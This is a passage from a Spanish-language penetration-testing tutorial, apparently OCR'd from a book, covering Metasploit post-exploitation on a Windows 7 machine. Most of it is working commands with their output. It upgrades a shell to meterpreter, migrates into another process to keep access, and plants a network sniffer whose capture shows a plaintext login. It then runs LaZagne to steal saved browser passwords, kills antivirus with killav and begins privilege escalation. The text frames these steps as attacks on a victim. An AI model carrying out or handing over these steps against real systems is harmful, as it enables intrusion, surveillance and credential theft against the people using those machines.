msf post(multi/manage/shell_to_meterpreter) > set SESSION 1
SESSION => 1
```

Una vez configurado, iniciamos el script con la palabra exploit.

Luego de esto, empezará a procesar el script.

```
msf post(multi/manage/shell_to_meterpreter) > exploit

[*] Upgrading session ID: 1
[*] Starting exploit/multi/handler
[*] Started reverse TCP handler on 192.168.1.67:4433
[*] Post module execution completed
```

Y a los pocos segundos debería de aparecer en tu terminal esto, que significa que tienes un meterpreter de la máquina.



Una vez con el nuevo acceso, puedes confirmar la sesión con el comando sessions -i, e interactuar con el meterpreter con el comando sessions -i 2.

```
msf post(multi/manage/shell_to_meterpreter) > sessions -i

Active sessions
===============

  Id  Name  Type                     Information
                              Connection
  --  ----  ----                     -----------
                              ----------
  1         shell x64/windows        Microsoft Windows [Versi_n 6.1.7600] Copyright (c) 2
009 Microsoft Corporation...  192.168.1.67:4444 -> 192.168.1.141:49380 (192.168.1.141)
  2         meterpreter x86/windows  NT AUTHORITY\SYSTEM @ WIN-KA6NAUTJLSB
                              192.168.1.67:4433 -> 192.168.1.141:49413 (192.168.1.141)

msf post(multi/manage/shell_to_meterpreter) > sessions -i 2
[*] Starting interaction with 2...

meterpreter >
```

Y listo, a este punto ya tienes control completo del sistema, aprenderemos más de post-explotación en la siguiente sección.

```
msf post(multi/manage/shell_to_meterpreter) > sessions -i 2
[*] Starting interaction with 2...

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > sysinfo
Computer        : WIN-KA6NAUTJLSB
OS              : Windows 7 (Build 7600).
Architecture    : x64
System Language : es_ES
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x86/windows
meterpreter >
```

5

Post- Explotación

Ahora que ya aprendiste sobre cómo hacer reconocimiento, análisis de vulnerabilidades, y explotar diversos sistemas, tienes que aprender a dominar lo que sigue, que se llama post-explotación, post explotación es todo lo que le sigue, puede ser desde cosas sencillas como robar un archivo, activar la webcam o el micrófono, hasta cosas más avanzadas como pivotear, es decir, atacar a un sistema desde un sistema infectado.

En esta sección aprenderás cómo realizar cada una de estas cosas, algunas de estos ataques ya los he mencionado anteriormente, pero las funciones más avanzadas como persistencia y pivoteo las veremos en esta sección.

Otra cosa, principalmente utilizaremos Metasploit y asumiremos que tienes una sesión meterpreter, ya que a este punto ya sabes que, si obtienes una sesión powershell o shell, puedes convertirla en meterpreter relativamente fácil.

Post-Reconocimiento local

Antes que nada, siempre que obtenemos acceso a un sistema, lo primero que deberíamos hacer es realizar una etapa de reconocimiento local, es decir, dentro del sistema comprometido.

Nos interesa saber información como en qué sistema estamos, usuario, que nivel de permisos, que IP tenemos, etc., así que hagamos eso primero.

¿Qué sistema es?

Para obtener que sistema es, lo más sencillo es utilizar el comando sysinfo, que nos mostrara algo de la información del sistema como sistema operativo y versión de este, así como el nombre del ordenador en donde estamos.

```
meterpreter > sysinfo
Computer        : WIN-KA6NAUTJLSB
OS              : Windows 7 (Build 7600).
Architecture    : x64
System Language : es_ES
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x86/windows
```

¿Qué usuario es?

Para obtener el usuario en el que tenemos control, basta con utilizar el comando getuid, que nos mostrará el nivel de usuario en el que está corriendo el proceso que te da control del sistema. Esto también es muy útil porque podemos saber si tenemos control nivel sistema o nivel usuario, por ejemplo, si estamos corriendo como “AUTHORITY/SYSTEM”, podemos asumir que tenemos privilegios de sistema.



Mientras que un acceso nivel usuario se vería algo como lo siguiente.



Ambos niveles de usuario tienen su función, por ejemplo, un servicio nivel sistema puede afectar las interfaces y realizar ciertos ataques, como los de pivote; sin embargo, un acceso nivel usuario podría acceder y atacar recursos a nivel usuario tal como los navegadores, cámaras, micrófonos, teclados de manera más fácil

Procesos

Nuestro malware está corriendo en un proceso en el sistema infectado, así como todos los demás programas, así que algo que nos interesa conocer son los procesos o programas que está corriendo el sistema, para esto, usa el comando ps.



Y mostrará los procesos que está corriendo el sistema, mostrándonos el PID, que es Process ID, el nombre del proceso, y el usuario que está utilizando

ese proceso.



```
1364  496   tvnserver.exe            x64  0    NT AUTHORITY\SYSTEM                C:\Program Files\TightVNC\tvnserver.exe
1424  496   VGAuthService.exe        x64  0    NT AUTHORITY\SYSTEM                C:\Program Files\VMware\VMware Tools\VMware VGAuth\VGAuthService.exe
1488  496   vmtoolsd.exe             x64  0    NT AUTHORITY\SYSTEM                C:\Program Files\VMware\VMware Tools\vmtoolsd.exe
1828  496   SearchIndexer.exe        x64  0    NT AUTHORITY\SYSTEM                C:\Windows\System32\SearchIndexer.exe
1856  496   sppsvc.exe               x64  0    NT AUTHORITY\Servicio de red       C:\Windows\System32\sppsvc.exe
1924  496   dllhost.exe              x64  0    NT AUTHORITY\SYSTEM                C:\Windows\System32\dllhost.exe
1928  496   svchost.exe              x64  0    NT AUTHORITY\SERVICIO LOCAL        C:\Windows\System32\svchost.exe
2012  496   svchost.exe              x64  0    NT AUTHORITY\Servicio de red       C:\Windows\System32\svchost.exe
2264  496   ManagementAgentHost.exe  x64  0    NT AUTHORITY\SYSTEM                C:\Program Files\VMware\VMware Tools\VMware CAF\pme\bin\ManagementAgen
Host.exe
2284  496   msdtc.exe                x64  0    NT AUTHORITY\Servicio de red       C:\Windows\System32\msdtc.exe
2492  496   svchost.exe              x64  0    NT AUTHORITY\SYSTEM                C:\Windows\System32\svchost.exe
2880  900   dwm.exe                  x64  1    WIN-KAGRAUTJLSB\WhiteSuit Hacking  C:\Windows\System32\dwm.exe
2896  2868  explorer.exe             x64  1    WIN-KAGRAUTJLSB\WhiteSuit Hacking  C:\Windows\explorer.exe
2996  2896  vmtoolsd.exe             x64  1    WIN-KAGRAUTJLSB\WhiteSuit Hacking  C:\Program Files\VMware\VMware Tools\vmtoolsd.exe
```

Ahora, sí obtuvimos acceso a este sistema por medio de un payload, si la víctima cierra nuestro proceso perderíamos acceso al sistema, sin embargo, una forma fácil de evitar esto es migrarlos a otro proceso, para hacerlo es necesario que nuestro código malicioso se “cuelgue” de otro programa, para esto, utilizaremos el comando migrate, seguido del PID al que nos queremos migrar.

Recuerda, tenemos que migrarnos a un proceso con el mismo usuario en el que estamos, en este caso me moví al proceso 2996, entonces, aunque cierren mi programa malicioso, no perderé control.

```
meterpreter > migrate 2996
[*] Migrating from 3036 to 2996...
[*] Migration completed successfully.
```

Puedo confirmar que sigo teniendo acceso ejecutando algunos comandos básicos.

```
meterpreter > getuid
Server username: WIN-KA6NAUTJLSB\WhiteSuit Hacking
meterpreter > sysinfo
Computer        : WIN-KA6NAUTJLSB
OS              : Windows 7 (Build 7600).
Architecture    : x64
System Language : es_ES
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x64/windows
```

Dirección IP

Y, por último, todo sistema que explotemos tiene una dirección en la red en la que está, es decir, una IP en su LAN, nos interesa saber cuál es esta dirección, además de cómo está conectado, es decir, que interfaz de conexión está usando, para esto podemos usar simplemente el comando ifconfig.



Un sistema puede tener muchas interfaces, pero la que nos interesa conocer es la que tenga una IP en la red LAN, y en donde dice IPv4 o IPv6 encontraremos la IP local.

```
Interface 11
============
Name         : Conexi�n de red Intel(R) PRO/1000 MT
Hardware MAC : 00:0c:29:be:d4:77
MTU          : 1500
IPv4 Address : 192.168.1.141
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::fcfc:1498:6662:5b26
IPv6 Netmask : ffff:ffff:ffff:ffff::
```

Eso es todo para el reconocimiento en post-explotación, ciertamente hay muchos más comandos y funciones que podamos utilizar. Te recomiendo pensar que más información te interesaría sacar de un sistema comprometido y encontrar la manera de hacerlo en Metasploit utilizando lo que has aprendido hasta ahora.

Ataques al objetivo

Ahora que conocemos un poco más del sistema al que tenemos acceso, empecemos a atacar, vamos a comprometer principalmente la integridad y la confidencialidad de la información de nuestro objetivo.

Descarga de archivos

Una vez que estamos en el meterpreter, lo primero que nos interesa es saber en qué ubicación en el directorio de archivos estamos, para esto, podemos usar el comando pwd.



Ahora, nos interesa saber los archivos que están dentro de esta dirección, con el comando ls podemos obtener esta información.

```
meterpreter > ls
Listing: C:\Windows\system32
============================

Mode              Size    Type  Last modified              Name
----              ----    ----  -------------              ----
40777/rwxrwxrwx   0       dir   2009-07-14 04:30:43 -0500  0C0A
100666/rw-rw-rw-  19008   fil   2018-10-14 21:58:55 -0500  7B296FB0-376B-497e-B012-9C450E1B7327-5P-0.C7483456-A289-439d-8115-601632D005A0
100666/rw-rw-rw-  19008   fil   2018-10-14 21:58:55 -0500  7B296FB0-376B-497e-B012-9C450E1B7327-5P-1.C7483456-A289-439d-8115-601632D005A0
100666/rw-rw-rw-  39424   fil   2009-07-13 20:24:45 -0500  ACCTRES.dll
100777/rwxrwxrwx  24064   fil   2009-07-13 20:38:55 -0500  ARP.EXE
100666/rw-rw-rw-  499712  fil   2009-07-13 20:41:53 -0500  AUDIOKSE.dll
```

Digamos que queremos ver lo que está en el escritorio, vamos a cambiarnos de directorio con el comando cd.

```
meterpreter > cd /
meterpreter > pwd
C:\
meterpreter > cd Users
meterpreter > pwd
C:\Users
meterpreter > cd "WhiteSuit Hacking"
meterpreter > cd Desktop
meterpreter > pwd
C:\Users\WhiteSuit Hacking\Desktop
```

Ahora, digamos que queremos descargar un archivo, el comando WinRAR nos permitirá esto.

```
meterpreter > download winrar.exe
[*] Downloading: winrar.exe -> winrar.exe
[*] Downloaded 1.00 MiB of 2.03 MiB (49.35%): winrar.exe -> winrar.exe
[*] Downloaded 2.00 MiB of 2.03 MiB (98.7%): winrar.exe -> winrar.exe
[*] Downloaded 2.03 MiB of 2.03 MiB (100.0%): winrar.exe -> winrar.exe
[*] download   : winrar.exe -> winrar.exe
```

Si queremos eliminarlo con rm podemos hacerlo.



También podríamos subir archivos si lo deseamos, con el comando upload.

```
meterpreter > upload /root/WhiteSuitBG.png
[*] uploading  : /root/WhiteSuitBG.png -> WhiteSuitBG.png
[*] Uploaded 2.27 MiB of 2.27 MiB (100.0%): /root/WhiteSuitBG.png -> WhiteSuitBG.png
[*] uploaded   : /root/WhiteSuitBG.png -> WhiteSuitBG.png
```

Sniffer


Ahora imaginemos que lo que queremos realmente es interceptar las conexiones que hace esta máquina en su red, para poder interceptar paquetes en esta, para esto, podemos plantar un sniffer en el sistema, con el comando load sniffer.




Ahora nos interesa saber que interfaces de red podemos utilizar para interceptar las conexiones del sistema, para esto, utilizaremos el comando

sniffer_interfaces.

Nota que solo una de ellas tiene DHCP, es decir, IP en la red, esa es la que nos interesa utilizar.



Ahora iniciaremos la intercepción de paquetes, recuerda, el sniffer guardará todos los paquetes que pasen por esa interfaz, para hacer esto, utilizaremos el comando con el formato sniffer_start <número de interfaz> <número de paquetes a guardar>



En este caso, digamos que queremos interceptar 2000 paquetes en la interfaz dos, el comando que utilizaremos será sniffer_start 2 2000



Para ver el estatus de cuantos paquetes hemos interceptado, puedes utilizar el comando sniffer_stats <número de interfaz>, en este caso sería sniffer_stats 2.

```
meterpreter > sniffer_stats 2
[*] Capture statistics for interface 2
        packets: 1028
        bytes: 201916
```


Ahora, para descargar estos paquetes, el comando es sniffer_dump <número de interfaz> </dirección/archivo.pcap>.




En este caso, si quiero guardar el archivo en mi escritorio, el comando será sniffer_dump 2 /root/Desktop/sniffer.pcap

```
meterpreter > sniffer_dump 2 /root/Desktop/sniffer.pcap
[*] Flushing packet capture buffer for interface 2...
[*] Flushed 2000 packets (969459 bytes)
[*] Downloaded 054% (524288/969459)...
[*] Downloaded 100% (969459/969459)...
[*] Download completed, converting to PCAP...
[*] PCAP file written to /root/Desktop/sniffer.pcap
```

Ahora detengamos el sniffer con el comando sniffer_stop <número de interfaz>, es decir, sniffer_stop 2.



Listo, a este punto tenemos todas las conexiones que hizo la máquina desde que iniciamos el sniffer (limitado a 2000 paquetes). Para abrirlo, simplemente abrimos el archivo pcap en WireShark.



Aquí podremos ver desde que hizo la persona en cuanto a redes, hasta credenciales o archivos que se hayan mandado sin estar encriptados.

```
> Frame 86: 917 bytes on wire (7336 bits), 917 bytes captured (7336 bits) on interface
> Ethernet II, Src: 0a:6c:06:fa:1b:f2 (0a:6c:06:fa:1b:f2), Dst: 0a:6f:94:56:c9:1b (0a:
> Internet Protocol Version 4, Src:              , Dst: 1
> Transmission Control Protocol, Src Port: 43486, Dst Port: 80, Seq: 1, Ack: 1, Len: 8
> Hypertext Transfer Protocol
v HTML Form URL Encoded: application/x-www-form-urlencoded
  v Form item: "user_id" = "A0      ssf"
      Key: user_id
      Value: A01175790ssf
  v Form item: "password" = "22ryu"
      Key: password
      Value: 22ryu
  v Form item: "login" = "Login"
      Key: login
      Value: Login
  v Form item: "action" = "login"
      Key: action
      Value: login
  v Form item: "new_loc" = ""
      Key: new_loc
      Value:
```

Robo de credenciales de navegadores y otros programas remotamente

Adicionalmente, una de las cosas que nos interesa robar, serían las credenciales de distintos programas de un sistema, por ejemplo, navegadores, apps (como Outlook), y credenciales de redes wifi, para hacer esto, podemos combinar nuestra conexión meterpreter con el programa LaZagne, un script escrito en Python originalmente diseñado para uso forense, que está compilado para Windows (también tiene versión para Macintosh y Linux) y lo podemos ejecutar remotamente.

La limitante con este programa es que solo funciona con credenciales guardadas en el navegador, y no encriptadas (Windows no las encripta automáticamente, el usuario tendría que instalar un software adicional para ello, lo cual es poco común).

Primero, ubiquemos el programa en nuestro sistema Kali, que está en la ruta /opt/Explotacion/lazagne/windows, y entraran a esa ruta con el comando cd.

Podemos confirmar que está el programa con el comando ls.



Ahora utilizaremos meterpreter para subirlo a el sistema comprometido con el comando upload.

Si el sistema en el que estas tiene antivirus, puedes deshabilitar manualmente cambiando el archivo de instalación del antivirus, o deshabilitar el de Windows con el módulo de post-explotación killav, puedes encontrarlo con el comando search.

Ahora subiremos el ejecutable de LaZagne.

```
meterpreter > upload /opt/Explotacion/lazagne/windows/lazagne.exe
[*] uploading  : /opt/Explotacion/lazagne/windows/lazagne.exe -> lazagne.exe
[*] Uploaded 8.00 MiB of 17.58 MiB (45.51%): /opt/Explotacion/lazagne/windows/lazagne.exe ->
lazagne.exe
[*] Uploaded 16.00 MiB of 17.58 MiB (91.02%): /opt/Explotacion/lazagne/windows/lazagne.exe ->
 lazagne.exe
[*] Uploaded 17.58 MiB of 17.58 MiB (100.0%): /opt/Explotacion/lazagne/windows/lazagne.exe ->
 lazagne.exe
[*] uploaded   : /opt/Explotacion/lazagne/windows/lazagne.exe -> lazagne.exe
```

Una vez que esté en el sistema ya podemos utilizarlo, pero este programa se utiliza por medio de una consola de comandos, es decir, una shell, usaremos el comando shell para abrir una shell remota en el sistema.

```
meterpreter > shell
Process 2476 created.
Channel 2 created.
Microsoft Windows [Versi�n 6.1.7600]
Copyright (c) 2009 Microsoft Corporation. Reservados todos los derechos.

C:\Users\WhiteSuit Hacking\Downloads>
```

Ahora que ya tenemos una shell, ya podemos ejecutar el programa, para hacerlo, basta con escribir lazagne.exe all, esto robará todas las credenciales que encuentre en el sistema.

```
C:\Users\WhiteSuit Hacking\Downloads>lazagne.exe all
lazagne.exe all

|====================================================================|
|                                                                    |
|                        The LaZagne Project                         |
|                                                                    |
|                          ! BANG BANG !                             |
|                                                                    |
|====================================================================|

------------------- Chrome passwords -----------------

Password found !!!
Username: prueba@gmail.com
Password: contasenadechrome
Site: https://www.facebook.com/login.php
```

Como puedes ver, ahora robó las credenciales de Facebook del navegador Chrome.

Podemos especificar exactamente qué queremos robar del sistema con alguna de las opciones adicionales de LaZagne.

```
usage: lazagne.exe [-h] [--version]
                   {chats,svn,all,wifi,mails,windows,database,sysadmin,browsers,games}
                   ...

positional arguments:
  {chats,svn,all,wifi,mails,windows,database,sysadmin,browsers,games}
                        Choose a main command
    chats               Run chats module
    svn                 Run svn module
    all                 Run all modules
    wifi                Run wifi module
    mails               Run mails module
    windows             Run windows module
    database            Run database module
    sysadmin            Run sysadmin module
    browsers            Run browsers module
    games               Run games module

optional arguments:
  -h, --help            show this help message and exit
  --version             laZagne version
```

Desactivar Antivirus

Para desactivar un antivirus en un sistema, existen varias formas dependiendo del antivirus, una de las formas más sencillas para desactivar uno es con el comando run killav en meterpreter.

```
meterpreter > run killav

[!] Meterpreter scripts are deprecated. Try post/windows/manage/killav.
[!] Example: run post/windows/manage/killav OPTION=value [...]
[*] Killing Antivirus services on the target...
```

Elevación de privilegios

Hay ocasiones en las que necesitamos realizar actividades en un sistema comprometido, como por ejemplo interactuar con partes del sistema no accesibles para un usuario, así que podemos utilizar técnicas para obtener esta elevación de privilegios.

Getsystem

La primera forma es la más sencilla, aunque altamente efectiva, que es usando el comando getsystem en un meterpreter, que intentara con varias técnicas obtener privilegios elevados en un sistema en el que tenemos privilegios nivel usuario.

Para usarlo, corre el comando getysystem en el meterpreter.

